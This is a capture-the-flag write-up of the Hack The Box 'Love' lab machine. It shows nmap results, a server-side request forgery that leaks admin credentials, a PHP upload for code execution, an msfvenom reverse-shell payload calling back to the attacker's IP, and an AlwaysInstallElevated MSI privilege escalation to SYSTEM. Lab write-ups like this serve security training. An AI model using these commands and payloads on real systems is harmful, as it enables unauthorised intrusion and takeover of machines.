NMAP

```
PORT     STATE SERVICE      REASON  VERSION

80/tcp   open  http         syn-ack Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j
PHP/7.3.27)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: Voting System using PHP

135/tcp  open  msrpc        syn-ack Microsoft Windows RPC

139/tcp  open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn

443/tcp  open  ssl/http     syn-ack Apache httpd 2.4.46 (OpenSSL/1.1.1j
PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: 403 Forbidden
| ssl-cert: Subject:
commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceName=m/

| Issuer:
commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceName=m/

| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-01-18T14:00:16
| Not valid after:  2022-01-18T14:00:16

| MD5:   bff0 1add 5048 afc8 b3cf 7140 6e68 5ff6
| SHA-1: 83ed 29c4 70f6 4036 a6f4 2d4d 4cf6 18a2 e9e4 96c2
| -----BEGIN CERTIFICATE-----
| MIIDozCCAosCFFhDHcnclWJmeugOK/LOv3XDNEu4MA0GCSqGSIb3DQEBCwUAMIGN
| MQswCQYDVQQGEwJpbjEKMAgGA1UECAwBbTEPMA0GA1UEBwwGbm9yd2F5MRYwFAYD
| VQQKDA1WYWxlbnRpbmVDb3JwMREwDwYDVQQLDAhsb3ZlLmh0YjEZMBcGA1UEAwwQ
| c3RhZ2luZy5sb3ZlLmh0YjEbMBkGCSqGSIb3DQEJARYMcm95QGxvdmUuaHRiMB4X
| DTIxMDExODE0MDAxNloXDTIyMDExODE0MDAxNlowgY0xCzAJBgNVBAYTAmluMQow
| CAYDVQQIDAFtMQ8wDQYDVQQHDAZub3J3YXkxFjAUBgNVBAoMDVZhbGVudGluZUNv
| cnAxETAPBgNVBAsMCGxvdmUuaHRiMRkwFwYDVQQDDBBzdGFnaW5nLmxvdmUuaHRi
| MRswGQYJKoZIhvcNAQkBFgxyb3lAbG92ZS5odGIwggEiMA0GCSqGSIb3DQEBAQUA
| A4IBDwAwggEKAoIBAQDQlH1J/AwbEm2Hnh4Bizch08sUHlHg7vAMGEB14LPq9G20
| PL/6QmYxJOWBPjBWWywNYK3cPIFY8yUmYlLBiVI0piRfaSj7wTLW3GFSPhrpmfz0
| 0zJMKeyBOD0+1K9BxiUQNVyEnihsULZKLmZcF6LhOIhiONEL6mKKr2/mHLgfoR7U
| vM7OmmywdLRgLfXN2Cgpkv7ciEARU0phRq2p1s4W9Hn3XEU8iVqgfFXs/ZNyX3r8
| LtDiQUavwn2s+Hta0mslI0waTmyOsNrE4wgcdcF9kLK/9ttM1ugTJSQAQWbYo5LD
| 2bVw7JidPhX8mELviftIv5W1LguCb3uVb6ipfShxAgMBAAEwDQYJKoZIhvcNAQEL
| BQADggEBANB5x2U0QuQdc9niiW8XtGVqlUZOpmToxstBm4r0Djdqv/Z73I/qys0A
| y7crcy9dRO7M80Dnvj0ReGxoWN/95ZA4GSL8TUfIfXbonrCKFiXOOuS8jCzC9LWE
| nP4jUUlAOJv6uYDajoD3NfbhW8uBvopO+8nywbQdiffatKO35McSl7ukvIK+d7gz
| oool/rMp/fQ40A1nxVHeLPOexyB3YJIMAhm4NexfJ2TKxs10C+lJcuOxt7MhOk0h
| zSPL/pMbMouLTXnIsh4SdJEzEkNnuO69yQoN8XgjM7vHvZQIlzs1R5pk4WIgKHSZ
| 0drwvFE50xML9h2wrGh7L9/CSbhIhO8=
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1

445/tcp  open  microsoft-ds syn-ack Microsoft Windows 7 - 10 microsoft-ds
(workgroup: WORKGROUP)

3306/tcp open  mysql?       syn-ack
| fingerprint-strings:
|   DNSStatusRequestTCP, FourOhFourRequest, Help, Kerberos, NULL, NotesRPC,
SIPOptions, SMBProgNeg, SSLSessionReq, TerminalServerCookie, X11Probe, oracle-
tns:
|_    Host '10.10.14.70' is not allowed to connect to this MariaDB server
| mysql-info:
|_  MySQL Error: Host '10.10.14.70' is not allowed to connect to this MariaDB
server

5000/tcp open  http         syn-ack Apache httpd 2.4.46 (OpenSSL/1.1.1j
PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
| http-title: 403 Forbidden
```

```
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?
new-service :
SF-Port3306-TCP:V=7.91%I=7%D=5/2%Time=608DF8C3%P=x86_64-pc-linux-gnu%r(NUL
SF:L,4A,"F\0\0\x01\xffj\x04Host\x20'10\.10\.14\.70'\x20is\x20not\x20allowe
SF:d\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(DNSStatusRequ
SF:estTCP,4A,"F\0\0\x01\xffj\x04Host\x20'10\.10\.14\.70'\x20is\x20not\x20a
SF:llowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(Help,4A,
SF:"F\0\0\x01\xffj\x04Host\x20'10\.10\.14\.70'\x20is\x20not\x20allowed\x20
SF:to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(SSLSessionReq,4A,"
SF:F\0\0\x01\xffj\x04Host\x20'10\.10\.14\.70'\x20is\x20not\x20allowed\x20t
SF:o\x20connect\x20to\x20this\x20MariaDB\x20server")%r(TerminalServerCooki
SF:e,4A,"F\0\0\x01\xffj\x04Host\x20'10\.10\.14\.70'\x20is\x20not\x20allowe
SF:d\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(Kerberos,4A,"
SF:F\0\0\x01\xffj\x04Host\x20'10\.10\.14\.70'\x20is\x20not\x20allowed\x20t
SF:o\x20connect\x20to\x20this\x20MariaDB\x20server")%r(SMBProgNeg,4A,"F\0\
SF:0\x01\xffj\x04Host\x20'10\.10\.14\.70'\x20is\x20not\x20allowed\x20to\x2
SF:0connect\x20to\x20this\x20MariaDB\x20server")%r(X11Probe,4A,"F\0\0\x01\
SF:xffj\x04Host\x20'10\.10\.14\.70'\x20is\x20not\x20allowed\x20to\x20conne
SF:ct\x20to\x20this\x20MariaDB\x20server")%r(FourOhFourRequest,4A,"F\0\0\x
SF:01\xffj\x04Host\x20'10\.10\.14\.70'\x20is\x20not\x20allowed\x20to\x20co
SF:nnect\x20to\x20this\x20MariaDB\x20server")%r(SIPOptions,4A,"F\0\0\x01\x
SF:ffj\x04Host\x20'10\.10\.14\.70'\x20is\x20not\x20allowed\x20to\x20connec
SF:t\x20to\x20this\x20MariaDB\x20server")%r(NotesRPC,4A,"F\0\0\x01\xffj\x0
SF:4Host\x20'10\.10\.14\.70'\x20is\x20not\x20allowed\x20to\x20connect\x20t
SF:o\x20this\x20MariaDB\x20server")%r(oracle-tns,4A,"F\0\0\x01\xffj\x04Hos
SF:t\x20'10\.10\.14\.70'\x20is\x20not\x20allowed\x20to\x20connect\x20to\x2
SF:0this\x20MariaDB\x20server");
Service Info: Hosts: www.example.com, LOVE, www.love.htb; OS: Windows; CPE:
cpe:/o:microsoft:windows
Host script results:
|_clock-skew: mean: -5h08m35s, deviation: 0s, median: -5h08m36s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 60442/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 59349/tcp): CLEAN (Couldn't connect)

|   Check 3 (port 59872/udp): CLEAN (Timeout)
|   Check 4 (port 18939/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-security-mode:
```

```
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-05-01T19:48:16
|_  start_date: N/A
```

Exploit


1. https://www.rapid7.com/db/modules/exploit/windows/smb/smb_relay/ → 445

WEB

1. voting system on love.htb
2. staging.love.htb has Free File Scanner
3. on port 443 and 5000 forbidden
4. beta.php on staging


staging.love.htb /beta.php

1. Reading the file



```
#!/bin/bash sleep 5
```

2. Payload:-




Specify the file url:

http://10.129.102.75:5000/

Enter the url of the file to scan

Response:-

```
Forbidden

You don't have permission to access this resource.
Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Server at 10.129.102.75 Port
5000
```




```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Server at 10.129.102.75 Port 5000</address>
</body></html>

  </div>
          </div>
```

Full html code

3. http://localhost:5000/

Response:-



Voting system Administration

Vote Admin Creds admin: @LoveIsInTheAir!!!!

Vote Admin Creds admin: @LoveIsInTheAir!!!!


10.129.102.75/admin/home.php

1. Logged in with above Creds
2. Make New Voter save his VoterID

3. make msfvenom exe payload
4. make this php code

```
<?php system("shell.exe"); ?>
```

5. run it to get shell



```
C:\xampp\htdocs\omrs\images>
```

User

```
C:\xampp\htdocs\omrs\images>whoami
whoami
love\phoebe
```

systeminfo


```
Host Name:                 LOVE
OS Name:                   Microsoft Windows 10 Pro

OS Version:                10.0.19042 N/A Build 19042
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          roy
Registered Organization:
Product ID:                00330-80112-18556-AA148
Original Install Date:     4/12/2021, 1:14:12 PM
System Boot Time:          4/30/2021, 12:10:19 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 85 Stepping 7
GenuineIntel ~2295 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.13989454.B64.1906190538,
6/19/2019
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
```

```
Boot Device:                \Device\HarddiskVolume3
System Locale:              en-us;English (United States)
Input Locale:               en-us;English (United States)
Time Zone:                  (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:      4,095 MB
Available Physical Memory: 2,618 MB
Virtual Memory: Max Size:  4,799 MB
Virtual Memory: Available: 3,026 MB
Virtual Memory: In Use:    1,773 MB
```


AlwaysInstallElevated

```
C:\Users\Phoebe\Desktop>reg query
HKLM\Software\Policies\Microsoft\Windows\installer
reg query HKLM\Software\Policies\Microsoft\Windows\installer

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\installer
    AlwaysInstallElevated    REG_DWORD    0x1
```

Winpeas




```
[+] Searching hidden files or folders in C:\Users home (can be slow)

   C:\Users\All Users\ntuser.pol
```



```
[*] Checking for AlwaysInstallElevated registry key...


OutputFile    :
AbuseFunction : Write-UserAddMSI
```

```
 msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.70 LPORT=1234 -f msi -o
test.msi
```

```
C:\tmp>msiexec.exe /quiet /qn /i  test.msi
msiexec.exe /quiet /qn /i  test.msi
```



```
C:\Users\Administrator\Desktop>whoami
whoami
nt authority\system
```